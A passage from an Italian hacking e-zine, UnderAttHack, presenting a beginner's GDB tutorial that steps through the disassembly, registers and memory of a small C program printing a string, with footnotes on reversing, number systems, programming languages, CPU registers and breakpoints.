Oltre a convertire l'ordine dei byte il comando *examine* consente a GDB di effettuare altre operazioni, un esempio è rappresentato dall'istruzione *instruction* abbreviata con *i*, che consente di esaminare, sotto forma di istruzioni assembler, un dato indirizzo di memoria o registro.

Vediamo in pratica cosa avviene:

Figura 8



```
pttrace@pttrace-laptop: ~/sorgenti
File Edit View Terminal Tabs Help
pttrace@pttrace-laptop:~$ cd sorgenti/
pttrace@pttrace-laptop:~/sorgenti$ gdb -q ./underatthack.out
(gdb) break main
Breakpoint 1 at 0x80483d5: file underatthack.c, line 6.
(gdb) run
Starting program: /home/pttrace/sorgenti/underatthack.out

Breakpoint 1, main () at underatthack.c:6
6      for(i=0; i < 10; i++)
(gdb) i r eip
eip                0x80483d5          0x80483d5 <main+17>
(gdb) x/i $eip
0x80483d5 <main+17>:  mov     DWORD PTR [ebp-0x8],0x0
(gdb) x/3i $eip
0x80483d5 <main+17>:  mov     DWORD PTR [ebp-0x8],0x0
0x80483dc <main+24>:  jmp     0x80483ee <main+42>
0x80483de <main+26>:  mov     DWORD PTR [esp],0x80484c0
(gdb) █
```

L'output di figura precedente (Figura 8) fa vedere quanto pratico sia l'uso di *x/i* (examine instruction), in particolare andiamo ad esaminare l'istruzione contenuta nell'EIP (*DWORD PTR [ebp-0x8],0x0*) e le tre istruzioni successive alla corrente (grazie al comando *x/3i*).

Ma cosa vuol dire *DWORD PTR [ebp-0x8],0x0*?

Questa istruzione sposta il valore 0 nella memoria situata all'indirizzo memorizzato nell'EBP meno 8.

E' qui che risiede la variabile *i* dichiarata nel nostro codice sorgente.

i era infatti stata dichiarata come variabile a 4 byte (DWORD) .

Questo comando azzerla la variabile *i* per il ciclo *for*.

Nelle successive immagini proposte andremo ad esaminare più a fondo la memoria di EBP per vedere cosa nasconde...

Si potrà vedere (Figura 9) che il registro ebp contiene l'indirizzo 0xbfd74aa8, e l'istruzione assembly andrà a scrivere in un valore spostato di 8 in meno rispetto a esso, 0xbfd74aa0.

Da notare che abbiamo usato il comando print che memorizza in una avriabile temporanea

interna a GDB il suo valore, può essere richiamata successivamente per accedere a una determinata posizione di memoria.

Il comando `x/4xb $1` esamina il contenuto di `$1` e mostra la presenza di 4 byte “sapzzatura”, successivamente si vedrà come questa locazione di memoria verrà azzerata per inizializzare la variabile `i`.

Nella seconda immagine presente in questa serie (Figura 10), nel proseguire con l'esecuzione delle successive istruzioni sarà possibile notare come `$1` dato che diventerà la “sede” della variabile `i`, verrà azzerata completamente.

Nell'ultima immagine presente in questa serie (In Figura 11), sarà invece possibile vedere una panoramica delle dieci istruzioni successive a quella attuale per uno sguardo in generale all'andamento del programma.

Figura 9

Figura 10

```

File Edit View Terminal Tabs Help
(gdb) x/3i $eip
0x80483d5 <main+17>:  mov    DWORD PTR [ebp-0x8],0x0
0x80483dc <main+24>:  jmp    0x80483ee <main+42>
0x80483de <main+26>:  mov    DWORD PTR [esp],0x80484c0
(gdb) i r ebp
ebp                0xbf862d88      0xbf862d88
(gdb) x/4xb $ebp - 0x8
0xbf862d80:  0x50  0x4f  0x05  0xb8
(gdb) x/4xb 0xbf862d80
0xbf862d80:  0x50  0x4f  0x05  0xb8
(gdb) print $ebp - 8
$1 = (void *) 0xbf862d80
(gdb) x/4xb $1
0xbf862d80:  0x50  0x4f  0x05  0xb8
(gdb) x/xw $1
0xbf862d80:  0xb8054f50
(gdb) x/4xb $1
0xbf862d80:  0x50  0x4f  0x05  0xb8
(gdb) nexti
0x080483dc      6      for(i=0; i < 10; i++)
(gdb) x/4xb $1
0xbf862d80:  0x00  0x00  0x00  0x00
(gdb) x/dw $1
0xbf862d80:  0

```

Figura 11


```

File Edit View Terminal Tabs Help
(gdb) x/dw $1
0xbf862d80:  0
(gdb) i r eip
eip                0x80483dc      0x80483dc <main+24>
(gdb) x/i eip
No symbol "eip" in current context.
(gdb) x/i $eip
0x80483dc <main+24>:  jmp    0x80483ee <main+42>
(gdb) nexti
0x080483ee      6      for(i=0; i < 10; i++)
(gdb) x/i $eip
0x80483ee <main+42>:  cmp    DWORD PTR [ebp-0x8],0x9
(gdb) x/10i $eip
0x80483ee <main+42>:  cmp    DWORD PTR [ebp-0x8],0x9
0x80483f2 <main+46>:  jle    0x80483de <main+26>
0x80483f4 <main+48>:  add    esp,0x24
0x80483f7 <main+51>:  pop    ecx
0x80483f8 <main+52>:  pop    ebp
0x80483f9 <main+53>:  lea    esp,[ecx-0x4]
0x80483fc <main+56>:  ret
0x80483fd:  nop
0x80483fe:  nop
0x80483ff:  nop
(gdb) █

```

Come avevamo previsto la locazione di *EBP* - 8 è stata azzerata per preparare il terreno alla variabile *i*, notare l'istruzione *cmp* all'indirizzo *0x80483ee* che confronta la memoria usata dalla variabile *i* del C con il valore 9. L'istruzione successiva *jle* sta per “*jump if less than or equal to*”, “salta se minore o uguale a”. Quest'istruzione utilizza il risultato memorizzato in precedenza per fare in modo che l'EIP passi a una diversa parte di codice se la destinazione restituita dall'operazione di confronto precedente è minore o uguale all'origine. In questo caso l'istruzione dice di spostarsi all'indirizzo *0x080483de* se il valore presente in memoria per la variabile *i* del C è minore o uguale a 9. Queste istruzioni rappresentano ciò che si chiama flusso di esecuzione, cioè individuano delle condizioni che determinano l'andatura dell'esecuzione, in particolare il ciclo *for* del C è scomponibile in tale istruzioni elementari in assembly. Riunite infatti danno vita ad un vero e proprio ciclo *if-then-else*.

Figura 12



```
File Edit View Terminal Tabs Help
0x80483ee <main+42>:  cmp    DWORD PTR [ebp-0x8],0x9
(gdb) x/10i $eip
0x80483ee <main+42>:  cmp    DWORD PTR [ebp-0x8],0x9
0x80483f2 <main+46>:  jle     0x80483de <main+26>
0x80483f4 <main+48>:  add     esp,0x24
0x80483f7 <main+51>:  pop     ecx
0x80483f8 <main+52>:  pop     ebp
0x80483f9 <main+53>:  lea     esp,[ecx-0x4]
0x80483fc <main+56>:  ret
0x80483fd:      nop
0x80483fe:      nop
0x80483ff:      nop
(gdb) nexti
0x080483f2      6      for(i=0; i < 10; i++)
(gdb) nexti
8      printf("UnderAttHack!\n");
(gdb) i r eip
eip      0x80483de      0x80483de <main+26>
(gdb) x/2i $eip
0x80483de <main+26>:  mov     DWORD PTR [esp],0x80484c0
0x80483e5 <main+33>:  call    0x80482f4 <puts@plt>
(gdb) i r esp
esp      0xbf862d60     0xbf862d60
(gdb) █
```

0x00000006 Stringhe


Continuando con l'analisi del programma dopo essere arrivati all'indirizzo in memoria *0x80483de*, si può notare nelle due istruzioni successive a quella attualmente contenuta nell'eip la presenza di un'istruzione di copia dell'indirizzo *0x80484c0* nel registro ESP. Ma a che cosa sta puntando l'ESP?

Da come si può vedere questo registro attualmente sta puntando all'indirizzo di memoria

0xbf862d60, è qui verrà scritto l'indirizzo 0x80484c0.
Ma che cosa nasconde questo indirizzo?

Ecco dei comandi per scoprirlo:

Figura 13



```
File Edit View Terminal Tabs Help
The program is running. Exit anyway? (y or n) y
ptrace@ptrace-laptop:~/sorgenti$ gdb -q ./underatthack.out
(gdb) break main
Breakpoint 1 at 0x80483d5: file underatthack.c, line 6.
(gdb) run
Starting program: /home/ptrace/sorgenti/underatthack.out


Breakpoint 1, main () at underatthack.c:6
6      for(i=0; i < 10; i++)
(gdb) nexti
0x080483dc      6      for(i=0; i < 10; i++)
(gdb) nexti
0x080483ee      6      for(i=0; i < 10; i++)
(gdb) nexti
0x080483f2      6      for(i=0; i < 10; i++)
(gdb) nexti
8      printf("UnderAttHack!\n");
(gdb) x/2w 0x80484c0
0x80484c0:      0x65646e55      0x74744172
(gdb) x/6xb 0x80484c0
0x80484c0:      0x55      0x6e      0x64      0x65      0x72      0x41
(gdb) x/6ub 0x80484c0
0x80484c0:      85      110      100      101      114      65
(gdb) █
```

Un occhio allenato potrebbe da subito notare qualcosa di particolare in questi byte...
Essi infatti rientrano nell'intervallo dei caratteri ASCII stampabili.
L'ASCII è uno standard riconosciuto (che sta per *American Standard Code for Information Interchange*) che codifica i caratteri visualizzabili su numeri.

0x55, 0x6e e 0x64 corrispondono tutti a caratteri ASCII.
Grazie al comando *c* è possibile cercare automaticamente un byte nella tabella ASCII e la lettera *s* consente invece di visualizzare un'intera stringa di caratteri.

La figura successiva (Figura 14) può spiegare meglio ciò che ho detto...

Figura 14



```
pttrace@pttrace-laptop:~/sorgenti$ gdb -q ./underatthack.out
(gdb) break main
Breakpoint 1 at 0x80483d5: file underatthack.c, line 6.
(gdb) run
Starting program: /home/pttrace/sorgenti/underatthack.out

Breakpoint 1, main () at underatthack.c:6
6          for(i=0; i < 10; i++)
(gdb) nexti
0x080483dc      6          for(i=0; i < 10; i++)
(gdb) nexti
0x080483ee      6          for(i=0; i < 10; i++)
(gdb) nexti
0x080483f2      6          for(i=0; i < 10; i++)
(gdb) nexti
8          printf("UnderAttHack!\n");
(gdb) x/6cb 0x80484c0
0x80484c0:      85 'U'  110 'n' 100 'd' 101 'e' 114 'r' 65 'A'
(gdb) x/s 0x80484c0
0x80484c0:      "UnderAttHack!"
(gdb)
```

UnderAttHack! Funziona davvero!

Grazie a Gdb e all'analisi approfondita (anche se questo è veramente l'inizio, una piccola introduzione all'argomento) della memoria siamo riusciti a scovare il luogo fisico e non più astratto dove vengono memorizzate le informazioni.

In questo caso, analizzando passo passo le istruzioni, esaminandone i comportamenti nonché la loro posizione in memoria grazie alla potenza e versatilità di GDB abbiamo capito il funzionamento elementare di un programma.

Alla fine siamo riusciti tramite un filtro già presente nel debugger, ad analizzarne un indirizzo di memoria “traendone” fuori il contenuto: “UnderAttHack!”

Spero che l'articolo sia stato una buona introduzione all'argomento che meriterà senz'altro ulteriori approfondimenti, del resto è questo il bello dell'hacking, non si sa mai abbastanza..

pttrace()

Bibliografia:

<http://www.gnu.org/software/gdb/>

“The Art Of Exploitation” di John Erickson, No Starch Press, Inc.

<http://it.wikipedia.org>

<http://xoomer.alice.it/ennebi/cpplinux/index.html>

Note:

¹ ...*introduzione all'utilizzo di GDB nonché al mondo del reversing*: Con il termine *reversing* si indica la procedura di analisi di un software “a posteriori”, è infatti l'analisi di un programma fatta al “contrario” cioè invece di partire dal codice sorgente per poi arrivare al binario si studia direttamente il codice eseguibile (binario) per tentare di risalire al sorgente vero e proprio.

Nonostante molte volte, soprattutto per i software molto complessi come quelli commerciali, sia quasi impossibile risalire effettivamente al codice sorgente di un programma, strumenti come i debugger (e GDB è un ottimo debugger) possono aiutare nel capire il comportamento di un programma e quindi quale codice sorgente avrebbe potuto generare quel particolare eseguibile. Tale tecnica, del ritornare alla “sorgente”, è praticata soprattutto dal “cracking” (tecniche per l'eliminazione delle protezioni del software) che grazie a particolari e raffinate tecniche di analisi è in grado, esaminando cosa succede veramente durante l'esecuzione di un programma, di sproteggere anche i software più blindati. Ciò è infatti possibile perchè tutti i programmi, anche i più blindati, dopo determinate procedure possono essere esaminati con debugger e quindi per quanto si sforzino di nascondere delle informazioni (come ad esempio un algoritmo che genera numeri seriali validi) esisterà sempre il modo di risalire a quelle informazioni, è solo questione di tempo. Coloro che abitualmente si divertono a tentare di risalire al codice sorgente di un programma possono essere chiamati “*reverser*”.

² ...*Tale linguaggio per convenzione ma anche necessità e praticità è stato basato sul sistema di numerazione*: Un sistema di numerazione come viene anche definito da Wikipedia è “*un sistema utilizzato per esprimere i numeri e possibilmente alcune operazioni che si possono effettuare su di essi*”. La principale differenza tra un sistema di numerazione ed un altro è la quantità di simboli utilizzata per la rappresentazione di quantità numeriche (in realtà altra differenza potrebbe, oltre alla quantità, essere anche quella del tipo di simboli utilizzati. Ad esempio i nostri numeri provengono da simbologie arabe). Il sistema binario, il sistema di numerazione più importante in informatica, è così chiamato in quanto i simboli utilizzati sono due: 0 e 1.

Come nel sistema decimale i simboli sono dieci per comodità e cioè perchè le nostre dita sono dieci e ciò facilita il quotidiano conteggiare nonchè la rappresentazione mentale dei numeri, così nel sistema binario esistono solo due tipi di valori poichè ben rappresentano lo stato di acceso/spento dei componenti elettronici (gli unici stati che possono assumere). La CPU poichè dotata di milioni di transistor, è in grado di interpretare ed elaborare questi 0 e 1 e di

fare dei calcoli con essi. Un transistor è un particolare componente elettronico la cui caratteristica è appunto quella di poter “transitare” da uno stato di acceso a uno di spento e viceversa. Inoltre questa capacità può essere anche utilizzata per la memorizzazione dati, ecco perchè il sistema binario è così importante in informatica.

Oltre al sistema binario però nel mondo dell'Information Technology è fondamentale anche la conoscenza di quello esadecimale, i simboli usati in questo sistema sono 16 e cioè i primi dieci numeri più le lettere A, B, C, D, E, F (quindi un valore esadecimale comprende 4 bit, cioè $2^4 = 16$ valori di 0 e 1).

Ad esempio il numero esadecimale B3A corrisponde al decimale 2874.

Ma come si esegue il calcolo di trasformazione?

$A*1 + 3*16 + B*256$ (256 è il quadrato di 16) = $1 + 48 + 11*256 = 2874$ (B in esadecimale corrisponde al numero 11 decimale).

Se si prende in esame qualsiasi numero decimale si vede che il tipo di calcolo eseguito per assegnargli il valore, che per noi è scontato, è il medesimo. Infatti ad esempio 233 è uguale a $3*1 + 3*10 + 2*100 = 3 + 30 + 200 = 233$. Il numero alla sinistra è quello meno significativo, in quanto i sistemi adottati sono posizionali (questo vuol dire che il valore che cambia dipende dalla posizione occupata), inoltre si moltiplicheranno i valori presenti nel numero con potenze pari al numero di simboli utilizzati dal sistema di numerazione utilizzato. Ecco perchè prima abbiamo moltiplicato $B*256$, se ci fosse stato un altro numero alla sinistra si sarebbe moltiplicato quel numero * 256*16 (ovvero 16 alla terza) e così via. Ad esempio il decimale 1000 è dato da $1*10^3 + 0*10^2 + 0*10^1 + 0*10^0 = 1000$.

Spero che ora la trasformazione risulti più chiara.

³ ...*linguaggi come il Basic ad esempio sono considerati di alto livello*: Generalmente i linguaggi di programmazione si dividono in linguaggi di “alto livello” e di “basso livello”. L'assembly ovviamente è un linguaggio a “basso livello” poiché è il più vicino al codice macchina stesso, mentre più ci si allontana da questo linguaggio più ci si avvicina a linguaggi di programmazione ad alto livello.

Ciò che nei linguaggi ad “alto livello” (come il Java, il Basic, Pascal) maggiormente cambia è la loro indipendenza dall'architettura del processore, non devono fare i conti con la struttura fisica della CPU, a occuparsi di ciò sarà appunto l'assembly. Inoltre la programmazione in questo tipo di linguaggi è più intuitiva e aumenta la produttività, ecco i fattori del loro successo.

I linguaggi di programmazione possono essere suddivisi anche in linguaggi “compilati” e “interpretati”. Cosa vuol dire questa differenza?

Nei linguaggi compilati (un esempio è il C) le fasi di creazione di un programma sono tipicamente tre: scrittura del codice sorgente, compilazione del codice sorgente, linking del codice oggetto generato con il risultato della produzione dell'eseguibile finale. Il compilatore è un particolare programma che si assume il compito di “traduttore”, infatti analizzando il codice sorgente è in grado di tradurre il testo in codice binario interpretabile dal processore. Il risultato della compilazione viene chiamato codice oggetto. Il linker si occuperà successivamente di “rifinire” il codice oggetto, andando a collegare le librerie necessarie per l'esecuzione del programma. Nonostante questa differenza molte volte si può intendere il

codice oggetto come eseguibile se non sono necessarie ulteriori “aggiunte”.

I linguaggi interpretati (alcuni esempi possono essere il Perl, il Python ed in generale tutti i linguaggi di scripting) invece hanno la caratteristica di non produrre un eseguibile, le istruzioni vengono lette ed eseguite "al volo". Ad esempio supponiamo di voler eseguire un programma Perl, per farlo abbiamo bisogno di aver installato il suo interprete nel nostro Pc. Una volta fatto ciò, questo interpreterà al volo il nostro programma eseguendo le azioni specificate nel sorgente. In parole povere nei linguaggi di programmazione interpretati non si avrà mai a che fare direttamente con codice macchina (come invece è un eseguibile) ma con semplici “testi” che di volta in volta per l'esecuzione andranno interpretati.

⁴ ...delle sue aree di memoria, chiamate tecnicamente *Registri*, nonché esaminare il contenuto di indirizzi di memoria generici: I registri sono delle piccole aree di memoria all'interno della CPU che hanno lo scopo di immagazzinare dati temporanei al fine di velocizzare il processo di elaborazione. Queste particolari memorie interne alla CPU nonostante la loro ridotta capacità, hanno velocità elevatissime che superano di molto quella della memoria RAM, ecco perchè sono molto utili. I registri garantiscono un accesso rapido ai valori usati più frequentemente durante l'elaborazione. Dipendentemente dal tipo di dati che un registro memorizza, e quindi a che funzione assolve, queste aree di memoria possono essere concettualmente suddivise in varie “zone”

- *Registri di dati*: sono usati per memorizzare numeri interi. Nelle CPU più semplici o più vecchie, uno speciale registro per i dati è l'accumulatore, usato per calcoli aritmetici.
- *Registri di indirizzo*: contengono gli indirizzi e sono usati per accedere alla memoria.
- *Registro generico*: può contenere sia dati che indirizzi.
- *Registri floating-point*: sono usati per memorizzare numeri a virgola mobile.
- *Registri costanti*: contengono dati a sola lettura (ad esempio zero, uno, pi greco, ecc.).
- *Registri vettoriali*: contengono dati utilizzati dalle istruzioni SIMD (*Single Instruction, Multiple Data*).
- *Registri speciali*: contengono dati interni della CPU, come il program counter, lo stack pointer e il registro di stato.
- *Registro di istruzione*: contiene l'istruzione corrente.
- *Registri Indice*: usati per modificare l'indirizzo degli operandi.

In quest'articolo avremo soprattutto a che fare con il Registro di Istruzione, ovvero l'EIP, i Registri Generici come EAX, EBX, ECX, EDX ed anche i Registri Speciali come ESP, EBP, ESI, EDI.

I Registri Generici vengono anche detti, rispettivamente, accumulatore, contatore, dati e base. Nonostante questi registri vengano usati per molti scopi diversi, agiscono principalmente come variabili temporanee per la CPU mentre questa esegue codice macchina.

Invece ESP, EBP, ESI, EDI vengono detti, rispettivamente : puntatore dello stack, puntatore di base, indice di origine, indice di destinazione. I primi due vengono chiamati puntatori poiché immagazzinano indirizzi di memoria a 32 bit (su un processore con architettura a 64 bit è

invece possibile indirizzare anche a 64 bit, si intuisce da ciò una maggior capacità possibile della memoria di sistema, la RAM), che puntano a posizioni di memoria. Un altro registro fondamentale è l'EIP, come già detto si occupa di tenere in memoria l'indirizzo dell'istruzione attualmente in esecuzione, come un bambino che segna con l'indice ogni parola mentre legge, il processore legge ciascuna istruzione usando come indice il registro EIP.

⁵ ...sulla funzione *main()* è stato impostato un *breakpoint*: Un *breakpoint* fa in modo che l'esecuzione di un programma si fermi qualora un determinato punto del programma stesso venga raggiunto. E' in sostanza un punto di stop "esecutivo" di un qualsivoglia programma, è come dice la parola stessa "un punto di arresto". Ad esempio se si imposta un *breakpoint* sulla funzione *main()* ciò vorrà dire che il programma verrà eseguito fino a tale punto di stop, ma dato che la funzione *main()* è proprio l'inizio del programma esso non verrà eseguito affatto e quindi potranno essere analizzati i registri e gli indirizzi di memoria nel loro stato antecedente all'esecuzione del programma.

Un *watchpoint* invece è uno speciale *breakpoint* che ferma l'esecuzione quando il valore di un'espressione cambia. Questa espressione può essere un valore di una variabile oppure di più variabili combinate con operatori come ad esempio " $x + y$ ".

Un *catchpoint* è un altro tipo di *breakpoint* che invece interrompe l'esecuzione di un programma al verificarsi di determinati eventi come ad esempio il lancio di un'eccezione in C++ oppure il caricamento di una libreria.

Note finali di UnderAttHack:

Per informazioni, richieste, critiche, suggerimenti o semplicemente per farci sapere che anche voi esistete, contattateci via e-mail all'indirizzo underatthack@gmail.com

Siete pregati cortesemente di indicare se non volete essere presenti nella posta dei lettori, presente (ovviamente) a partire dalla prossima uscita.

Allo stesso indirizzo e-mail sarà possibile rivolgersi nel caso si desideri collaborare o inviare i propri articoli.

Per chi avesse apprezzato UnderAttHack, si comunica che l'uscita del prossimo numero (il num. 1) è prevista alla data di:

Venerdì 27 Marzo 2009

Come per questo numero, l'e-zine sarà scaricabile o leggibile nei formati PDF o xHTML al sito ufficiale del progetto:
<http://underatthack.altervista.org>

Tutti i contenuti di UnderAttHack, escluse le parti in cui è espressamente dichiarato diversamente, sono pubblicati sotto [Licenza Creative Commons](#)

